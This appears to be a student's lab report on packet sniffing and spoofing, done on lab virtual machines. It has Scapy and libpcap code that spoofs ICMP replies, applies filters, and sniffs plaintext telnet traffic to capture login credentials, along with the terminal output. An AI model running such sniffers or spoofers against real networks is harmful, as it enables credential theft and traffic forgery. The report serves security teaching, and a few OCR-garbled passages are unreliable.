Mrudhula Ashok Shenava 265469976

LAB 1: Packet Sniffing and Spoofing

```
/bin/bash
/bin/bash 66x24
[02/01/19]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:5f:2e:af
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::2142:7c95:5d2d:aba6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2226 (2.2 KB)  TX bytes:9870 (9.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:76 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:22073 (22.0 KB)  TX bytes:22073 (22.0 KB)

[02/01/19]seed@VM:~$
```

```
/bin/bash
/bin/bash 66x24
[02/01/19]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:1d:3c:a2
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::1b16:e46:4143:36cf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14978 (14.9 KB)  TX bytes:9421 (9.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:141 errors:0 dropped:0 overruns:0 frame:0
          TX packets:141 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:25038 (25.0 KB)  TX bytes:25038 (25.0 KB)

[02/01/19]seed@VM:~$
```

TASK 1.1: Using tools to Sniff and Spoof Packets

Task 1.1a:

```
[02/01/19]seed@VM:~/.../lab1$ cat sniffer.py
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='icmp',prn=print_pkt)
[02/01/19]seed@VM:~/.../lab1$
```

```
[02/01/19]seed@VM:~$ ping 10.0.2.6 -c2
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.809 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.930 ms

--- 10.0.2.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1023ms
rtt min/avg/max/mdev = 0.809/0.869/0.930/0.067 ms
[02/01/19]seed@VM:~$
```

```
/bin/bash 124x39
[02/01/19]seed@VM:~/.../lab1$ gedit sniffer.py
[02/01/19]seed@VM:~/.../lab1$ sudo python sniffer.py
[sudo] password for seed:
###[ Ethernet ]###
  dst       = 08:00:27:5f:2e:af
  src       = 08:00:27:1d:3c:a2
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 14190
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xeb30
     src       = 10.0.2.5
     dst       = 10.0.2.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x4e80
        id        = 0x9ac
        seq       = 0x1
###[ Raw ]###
           load      = '\xfe\xfbT\\Tw\r\x00\x08\t\n\x0b\x0c\r\x0e\
x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1
f !"#$%&\'()*+,-./01234567'
```

Filter is used to capture only relevant information. If filter is not specified, all information that is coming in will be captured. Promiscuous mode means that the sniffer can observe all the traffic on the network regardless of the destination address. If promiscuous mode is off, it can observe only incoming packets to that device.

```
[02/01/19]seed@VM:~/.../lab1$ python sniffer.py
Traceback (most recent call last):
  File "sniffer.py", line 7, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py", line 731, in sniff
    *arg, **karg)] = iface
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py", line 567, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
  File "/usr/lib/python2.7/socket.py", line 191, in __init__
    _sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
[02/01/19]seed@VM:~/.../lab1$
```

When we run without root privileges, we see that some authorities are not passed hence does not allow to successfully run the program as shown above.

Task 1.1b:

ICMP

```
[02/01/19]seed@VM:~/.../lab1$ cat sniffer.py
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='icmp',prn=print_pkt)
[02/01/19]seed@VM:~/.../lab1$
```

```
[02/01/19]seed@VM:~$ ping 10.0.2.6 -c2
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.809 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.930 ms

--- 10.0.2.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1023ms
rtt min/avg/max/mdev = 0.809/0.869/0.930/0.067 ms
[02/01/19]seed@VM:~$
```

```
/bin/bash 124x39
[02/01/19]seed@VM:~/.../lab1$ gedit sniffer.py
[02/01/19]seed@VM:~/.../lab1$ sudo python sniffer.py
[sudo] password for seed:
###[ Ethernet ]###
  dst       = 08:00:27:5f:2e:af
  src       = 08:00:27:1d:3c:a2
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 14190
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xeb30
     src       = 10.0.2.5
     dst       = 10.0.2.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x4e80
        id        = 0x9ac
        seq       = 0x1
###[ Raw ]###
           load      = '\xfe\xfbT\\Tw\r\x00\x08\t\n\x0b\x0c\r\x0e\
x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1
f !"#$%&\'()*+,-./01234567'
```

TCP

```
[02/01/19]seed@VM:~$ ping 1.1.1.1 -c1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=55 time=36.9 ms

--- 1.1.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 36.919/36.919/36.919/0.000 ms
[02/01/19]seed@VM:~$
```

```
[02/01/19]seed@VM:~/.../lab1$ sudo python sniffer.py
[sudo] password for seed:
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:1d:3c:a2
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 50575
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x6713
     src       = 10.0.2.5
     dst       = 1.1.1.1
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x4c0
        id        = 0xbd9
        seq       = 0x1
###[ Raw ]###
           load      = '\xb5\rU\\\xf0\xf8\x01\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 08:00:27:1d:3c:a2
  src       = 52:54:00:12:35:00
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 59326
     flags     =
     frag      = 0
     ttl       = 55
     proto     = icmp
     chksum    = 0x8de4
     src       = 1.1.1.1
     dst       = 10.0.2.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xcc0
        id        = 0xbd9
        seq       = 0x1
###[ Raw ]###
           load      = '\xb5\rU\\\xf0\xf8\x01\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```


```
/bin/bash 66x25
###[ Ethernet ]###
  dst       = 08:00:27:0b:86:8e
  src       = 08:00:27:1d:3c:a2
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 2673
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x1838
     src       = 10.0.2.5
     dst       = 10.0.2.7
     \options   \
###[ TCP ]###
        sport     = 37666
        dport     = telnet
        seq       = 354777573
        ack       = 3311517332L
        dataofs   = 8
        reserved  = 0
```

TASK 1.2: Spoofing ICMP Packets

```
[02/03/19]seed@VM:~/.../lab1$ cat sniffer.py
#!/usr/bin/python
from scapy.all import *

a=IP()
a.dst = '10.0.2.5'
b=ICMP()
p=a/b
p.show()
send(p)
```

```
[02/03/19]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login:
Login timed out after 60 seconds.
Connection closed by foreign host.
[02/03/19]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb  3 23:31:30 EST 2019 from 10.0.2.5 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
```

```
[02/03/19]seed@VM:~/.../lab1$ sudo python sniffer.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 10.0.2.6
  dst       = 10.0.2.5
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0

.
Sent 1 packets.
[02/03/19]seed@VM:~/.../lab1$
```



In this task we spoof IP packets with arbitrary source IP. We spoof ICMP echo request packets and send them to VM on the same network as shown above in the screenshot. Then we monitor the packets through Wireshark as shown above. We notice the request is accepted by the receiver and echo packet reply is sent back to the spoofed IP address.

<u>TASK 1.3: Traceroute</u>

```
[02/03/19]seed@VM:~/.../lab1$ cat sniffer.py
#!/usr/bin/python
from scapy.all import *

a=IP()
a.dst='1.2.3.4'
a.ttl=3
b=ICMP()
send(a/b)
```

2019-02-03 23:59:54.0597063…	10.0.2.6	1.2.3.4	ICMP	42 Echo (ping) request id=0x0000, seq=0/0,
2019-02-03 23:59:54.0936994…	142.254.213.113	10.0.2.6	ICMP	70 Time-to-live exceeded (Time to live excee

In this task Scapy estimates the distance in terms of number of routers between VM and a selected destination. We send a packet with a time-to-live field set to 3 as shown above it will drop the packet if it exceeds the ttl and give the IP address of the first router and we continue so that our packet reaches its destination in given time. This is done so that the network is never over used and only used for necessary purpose which drops the chance for unwanted data to be sent.

<u>TASK 1.4: Sniffing and Spoofing</u>

```
[02/04/19]seed@VM:~$ ping 1.2.3.4 -c2
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```

We initially ping 1.2.3.4 and see this is before running the sniffer program and we notice that the ping is unable to reach.

```
[02/04/19]seed@VM:~/.../lab1$ cat sniffer.py
#!/usr/bin/python
from scapy.all import *

def spoof_pkt(pkt):
        if ICMP in pkt and pkt[ICMP].type==8:
                a = IP()
                a.src = pkt[IP].dst
                a.dst = pkt[IP].src
                a.ihl = pkt[IP].ihl
                b = ICMP()
                b.type=0
                b.id = pkt[ICMP].id
                b.seq = pkt[ICMP].seq
                data = pkt[Raw].load
                p = a/b/data
                a.show()
                b.show()
                send(p)
pkt = sniff(filter = 'icmp' , prn=spoof_pkt)
[02/04/19]seed@VM:~/.../lab1$
```

```
[02/04/19]seed@VM:~/.../lab1$ sudo python sniffer.py
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.0.2.5
  \options   \

###[ ICMP ]###
  type      = echo-reply
  code      = 0
  chksum    = None
  id        = 0x9bd
  seq       = 0x1

.
Sent 1 packets.
[02/04/19]seed@VM:~$ ping 1.2.3.4 -c2
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=10.2 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=5.67 ms

--- 1.2.3.4 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 5.676/7.964/10.252/2.288 ms
[02/04/19]seed@VM:~$
```

Then we run the sniffing and spoofing program where an ICMP echo request is sent. Regardless whatever our target IP is there will always be a response to the ping sent.

TASK 2: Writing Programs to Sniff and Spoof Packets

TASK 2.1: Writing Packet Sniffing Program

Task 2.1a: Understanding How a Sniffer Works

```
[02/04/19]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:5f:2e:af
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::2142:7c95:5d2d:aba6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:303 errors:0 dropped:0 overruns:0 frame:0
          TX packets:392 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42121 (42.1 KB)  TX bytes:40260 (40.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:205 errors:0 dropped:0 overruns:0 frame:0
          TX packets:205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:29419 (29.4 KB)  TX bytes:29419 (29.4 KB)
```

```
[02/04/19]seed@VM:~/.../lab1$ cat sniff.c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#define ETHER_ADDR_LEN 6

struct ipheader {
        unsigned char           iph_ihl:4, //IP header length
                                iph_ver:4; //IP version
        unsigned char           iph_tos; //Type of service
        unsigned short int      iph_len; //IP Packet Length (data + heade
r)
        unsigned short int      iph_ident; //Identification
        unsigned short int      iph_flag:3, //Fragmentaion flags
                                iph_offset:13; //flags offset
        unsigned char           iph_ttl; //Time to Live
        unsigned char           iph_protocol; //Protocol type
        unsigned short int      iph_chksum; //IP datagram checksum
        struct in_addr          iph_sourceip; //source IP address
        struct in_addr          iph_dstip; //Destination IP address
};

struct ethheader {
        u_char ether_dhost[ETHER_ADDR_LEN]; /* destination host address *
/
        u_char ether_shost[ETHER_ADDR_LEN]; /*source host address */
        u_short ether_type;                 /*IP? ARP? RARP? ETC */
};
```

```
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_c
har *packet)
{
        struct ethheader *eth = (struct ethheader *)packet;
        if(ntohs(eth->ether_type) == 0x0800) { //0x0800 is IP type
                struct ipheader * ip = (struct ipheader *)
                        (packet + sizeof(struct ethheader));
                printf("        Source IP: %s\n", inet_ntoa(ip->iph_sourc
eip));
                printf("        Destination IP: %s\n", inet_ntoa(ip->iph_
dstip));
        }
}

int main()
{
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "ip";
        bpf_u_int32 net;
        //Step 1: Open live pcap session on NIC with name eth3
        //Students needs to change "enp0s3" to the name
        //found on their own machines (using ifconfig).
        handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
        //Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);
        //Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle); //Close the handle
        return 0;
}
```

```
[02/04/19]seed@VM:~/.../lab1$ gcc sniff.c -o sniff -lpcap
[02/04/19]seed@VM:~/.../lab1$ sudo ./sniff
[sudo] password for seed:
        Source IP: 10.0.2.5
        Destination IP: 10.0.2.6
        Source IP: 10.0.2.6
        Destination IP: 10.0.2.5
        Source IP: 10.0.2.5
        Destination IP: 10.0.2.6
        Source IP: 10.0.2.6
        Destination IP: 10.0.2.5
        Source IP: 10.0.2.5
        Destination IP: 10.0.2.3
        Source IP: 10.0.2.3
        Destination IP: 255.255.255.255
        Source IP: 10.0.2.5
        Destination IP: 128.230.12.5
        Source IP: 10.0.2.5
        Destination IP: 128.230.1.49
        Source IP: 128.230.12.5
        Destination IP: 10.0.2.5
        Source IP: 128.230.1.49
        Destination IP: 10.0.2.5
        Source IP: 10.0.2.5
        Destination IP: 10.0.2.6
        Source IP: 10.0.2.6
        Destination IP: 10.0.2.5
```

Above is the code used for sniffing

The sniffer program run by the attacker in IP 10.0.2.6 can observe this on enp0s3 interface and port 23 as the sniffer is in promiscuous mode.

We use port 23 because it is a telnet connection. Filter is used to capture only relevant information. If filter is not specified, all information that is coming in will be captured. Promiscuous mode means that the sniffer can observe all the traffic on the network regardless of the destination address. If promiscuous mode is off, it can observe only incoming packets to that device.

<u>Problem 1:</u> Please use your own word to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial.

The sequence of library calls essential for sniffer programs are:

1. The device or interface to be sniffed on should be specified.
2. Initialize pcap. We create file handles for each session so that we can differentiate them.
3. We use filters if we want to sniff only specific traffic and not all the traffic. For this we need to create a rule set, compile it and then apply it.
4. We can either capture a single packet at a time or run a loop that waits for packets to come and calls a predefined function as soon as a packet enters.
5. Close the session after the sniffing is completed.

<u>Problem 2:</u> Why do you need the root privileges to run sniffer? Where does the program fail if executed without the root privilege?

The below screenshot depicts the output when sniffer is run without the root privilege. The pcap_lookupdev() throws an error. The packets on the network are captured through the network interface card. The access/control/work with the network interface. Hence, we require root to run sniffer else the program fails.

<u>Problem 3:</u> Please turn on and turn off the promiscuous mode in the sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you demonstrate this.

When the promiscuous mode is turned on, the user on IP 10.0.2.5 tries to establish a connection with 10.0.2.6. The attacker running the sniffer program in IP 10.0.2.6 can observe this because the promiscuous mode is on.

Promiscuous mode bit is set in the pcap_open_live() function. The 3rd bit parameter is set to 1, indicating that promiscuous mode is on. When promiscuous mode is on, sniffer program can capture all the packets in the same network regardless of the destination IP.

```
[02/04/19]seed@VM:~/.../lab1$ gcc sniff.c -o sniff -lpcap
[02/04/19]seed@VM:~/.../lab1$ sudo ./sniff
        Source IP: 10.0.2.5
        Destination IP: 10.0.2.6
        Source IP: 10.0.2.6
        Destination IP: 10.0.2.5
        Source IP: 10.0.2.5
        Destination IP: 10.0.2.6
        Source IP: 10.0.2.6
        Destination IP: 10.0.2.5
```

When the promiscuous mode is turned off, the user IP 10.0.2.5 tries to establish a connection with 10.0.2.6. The attacker running the sniffer program in IP 10.0.2.6 cannot observe this because the mode is off. When the user tries to establish a connection with the attacker, then the sniffer can observe the traffic as the destination specified is the attacker on 10.0.2.6.

Promiscuous mode bit is set in the pcap_open_live() function. The 3rd bit parameter is set to o, indicating the promiscuous mode is off. When the promiscuous mode is off. The sniffer cannot capture all the packets in the same network, it can only capture packets whose destination IP of the sniffer's system.

```
int main()
{
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "ip";
        bpf_u_int32 net;
        //Step 1: Open live pcap session on NIC with name eth3
        //Students needs to change "enp0s3" to the name
        //found on their own machines (using ifconfig).
        handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);
        //Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);
        //Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle); //Close the handle
        return 0;
}
```

```
[02/04/19]seed@VM:~/.../lab1$ ./sniff
Segmentation fault
[02/04/19]seed@VM:~/.../lab1$ 
```

Task 2.1b: Writing Filters

- **Capture the ICMP packets between two specific hosts.**
  Let us consider two host machines here. Server (host 1) with IP 10.0.2.7 and user (host2) with IP 10.0.2.5. The attacker with IP 10.0.2.6. Through the attacker machine, we try to sniff the ICMP packets between the server and the user, that is, listen to the request and reply between the user machine and the server machine.

  We want to capture only the ICMP packets between the two hosts. Therefore, we need to create a rule set to filter the traffic. The filter is added to the sniffer program when the session is opened inside pcap_open_live(). This is done by compiling the filter using pcap_compile() and then applying the filter using pcap_setfilter().

  The below screenshot shows the attacker has successfully sniffed the communication between the user and the server.

```
int main()
{
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        //char filter_exp[] = "ip";
        char filter_exp[] = "proto ICMP and host (10.0.2.7 and 10.0.2.5)";
        bpf_u_int32 net;
        //Step 1: Open live pcap session on NIC with name eth3
        //Students needs to change "enp0s3" to the name
        //found on their own machines (using ifconfig).
        handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
        //Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);
        //Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle); //Close the handle
        return 0;
}
```

```
[02/04/19]seed@VM:~/.../lab1$ gedit sniff.c
[02/04/19]seed@VM:~/.../lab1$ gcc sniff.c -o sniff -lpcap
[02/04/19]seed@VM:~/.../lab1$ sudo ./sniff
[sudo] password for seed:
        Source IP: 10.0.2.7
        Destination IP: 10.0.2.5
        Source IP: 10.0.2.5
        Destination IP: 10.0.2.7
        Source IP: 10.0.2.7
        Destination IP: 10.0.2.5
        Source IP: 10.0.2.5
        Destination IP: 10.0.2.7
```

No.	Time	Source	Destination	Protocol	Length	Info
1	2019-02-04 14:30:32.9431193…	10.0.2.7	10.0.2.5	ICMP	98	Echo (ping) request id=0x09ad, seq=1/256, ttl=64 (no res
2	2019-02-04 14:30:32.9431286…	10.0.2.5	10.0.2.7	ICMP	98	Echo (ping) reply id=0x09ad, seq=1/256, ttl=64
3	2019-02-04 14:30:33.9705033…	10.0.2.7	10.0.2.5	ICMP	98	Echo (ping) request id=0x09ad, seq=2/512, ttl=64 (reply
4	2019-02-04 14:30:33.9708146…	10.0.2.5	10.0.2.7	ICMP	98	Echo (ping) reply id=0x09ad, seq=2/512, ttl=64 (reques

- **<u>Capture the TCP packets that have a destination port range from port 10 – 100.</u>**

  Let us consider the host machine, user with IP 10.0.2.5 and server with IP 10.0.2.7. The attacker with IP 10.0.2.6. Through the attacker machine, we try to sniff the TCP packets sent from the user to the ports 10 – 100 of server.

  We want to capture only the TCP packets between two hosts sent to ports 10 – 100. Therefore, we need to create a rule set to filter the traffic. The filter is added to the sniffer program when the session is opened inside pcap_open_live(). This is done by compiling the filter using pcap_compile() and then applying the filter using pcap_setfilter().

  The below screenshot shows that the attacker has successfully sniffed the TCP packets send between the user and the server through 10 – 100.

```
int main()
{
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        //char filter_exp[] = "ip";
        //char filter_exp[] = "proto ICMP and host (10.0.2.7 and 10.0.2.5)";
        char filter_exp[] = "proto TCP and dst portrange 10-100";
        bpf_u_int32 net;
        //Step 1: Open live pcap session on NIC with name eth3
        //Students needs to change "enp0s3" to the name
        //found on their own machines (using ifconfig).
        handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
        //Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);
        //Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);
        pcap_close(handle); //Close the handle
        return 0;
}
```

```
[02/04/19]seed@VM:~/.../lab1$ gcc sniff.c -o sniff -lpcap
[02/04/19]seed@VM:~/.../lab1$ sudo ./sniff
        Source IP: 10.0.2.7
        Destination IP: 10.0.2.5
        Source IP: 10.0.2.7
        Destination IP: 10.0.2.5
        Source IP: 10.0.2.7
        Destination IP: 10.0.2.5
        Source IP: 10.0.2.7
        Destination IP: 10.0.2.5
        Source IP: 10.0.2.7
        Destination IP: 10.0.2.5
        Source IP: 10.0.2.7
        Destination IP: 10.0.2.5
```

Time	Source	Destination	Protocol	Length	Info
2019-02-04 14:48:02.3254536…	10.0.2.7	10.0.2.5	TCP	74	57480 → 23 [SYN] Seq=4270848252 Win=29200 Len=0 MSS=1
2019-02-04 14:48:02.3254634…	10.0.2.5	10.0.2.7	TCP	74	23 → 57480 [SYN, ACK] Seq=994896737 Ack=4270848253 Wi
2019-02-04 14:48:02.3257331…	10.0.2.7	10.0.2.5	TCP	66	57480 → 23 [ACK] Seq=4270848253 Ack=994896738 Win=293
2019-02-04 14:48:02.3259454…	10.0.2.7	10.0.2.5	TELNET	93	Telnet Data ...
2019-02-04 14:48:02.3265345…	10.0.2.5	10.0.2.7	TCP	66	23 → 57480 [ACK] Seq=994896738 Ack=4270848280 Win=29(

Task 2.1c: Sniffing Passwords

User establishes a telnet connection to host 10.0.2.7. The credentials for the host are entered by the user and this is seen in plain text in the attacker's terminal because he is running the sniffer program with the filter set to port 23 to read only telnet traffic.
Telnet connection runs on port 23. When we sniff telnet connections, the entire traffic is displayed in plain text including the username and password.

```
                char *data = (u_char *)packet + sizeof(struct ethheader) + sizeof(struct ipheader) + sizeof(struct tcpheader);
                size_data = ntohs(ip->iph_len) - (sizeof(struct ipheader) + sizeof(struct tcpheader));
                if (size_data > 0) {
                        printf("   Payload (%d bytes):\n", size_data);
                        for(i = 0; i < size_data; i++) {
                        if (isprint(*data))
                                printf("%c", *data);
                         else
                                printf(".");
                        data++;
                        }
                }
        }

return;

}

int main()
{
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        //char filter_exp[] = "port 23";
        char filter_exp[] = "src net 10.0.2.7 and port 23";
        bpf_u_int32 net;

        // Step 1: Open live pcap session on NIC with interface name
        handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

        // Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);

        // Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);

        pcap_close(handle); //Close the handle
        return 0;
}
```

```
[02/04/19]seed@VM:~/.../lab1$ sudo ./sniffpass
[sudo] password for seed:

Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (20 bytes):
...........?........
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (12 bytes):
.......?....
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (39 bytes):
.......?............... ..!..".."'.....#
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (12 bytes):
.......A....
```

```
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (78 bytes):
.......A........B...... .38400,38400....#.VM:0....'..DISPLAY.VM:0......xterm..
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (15 bytes):
.......B.......
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (15 bytes):
.......B.......
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (12 bytes):
.......N....
```

```
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (13 bytes):
............s
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (12 bytes):
............
Got a packet
        From: 10.0.2.7
        To: 10.0.2.5
        Source Port: 57484
        Destination Port: 23
        Protocol: TCP
   Payload (13 bytes):
.......U....e
Got a packet
        From: 10.0.2.7
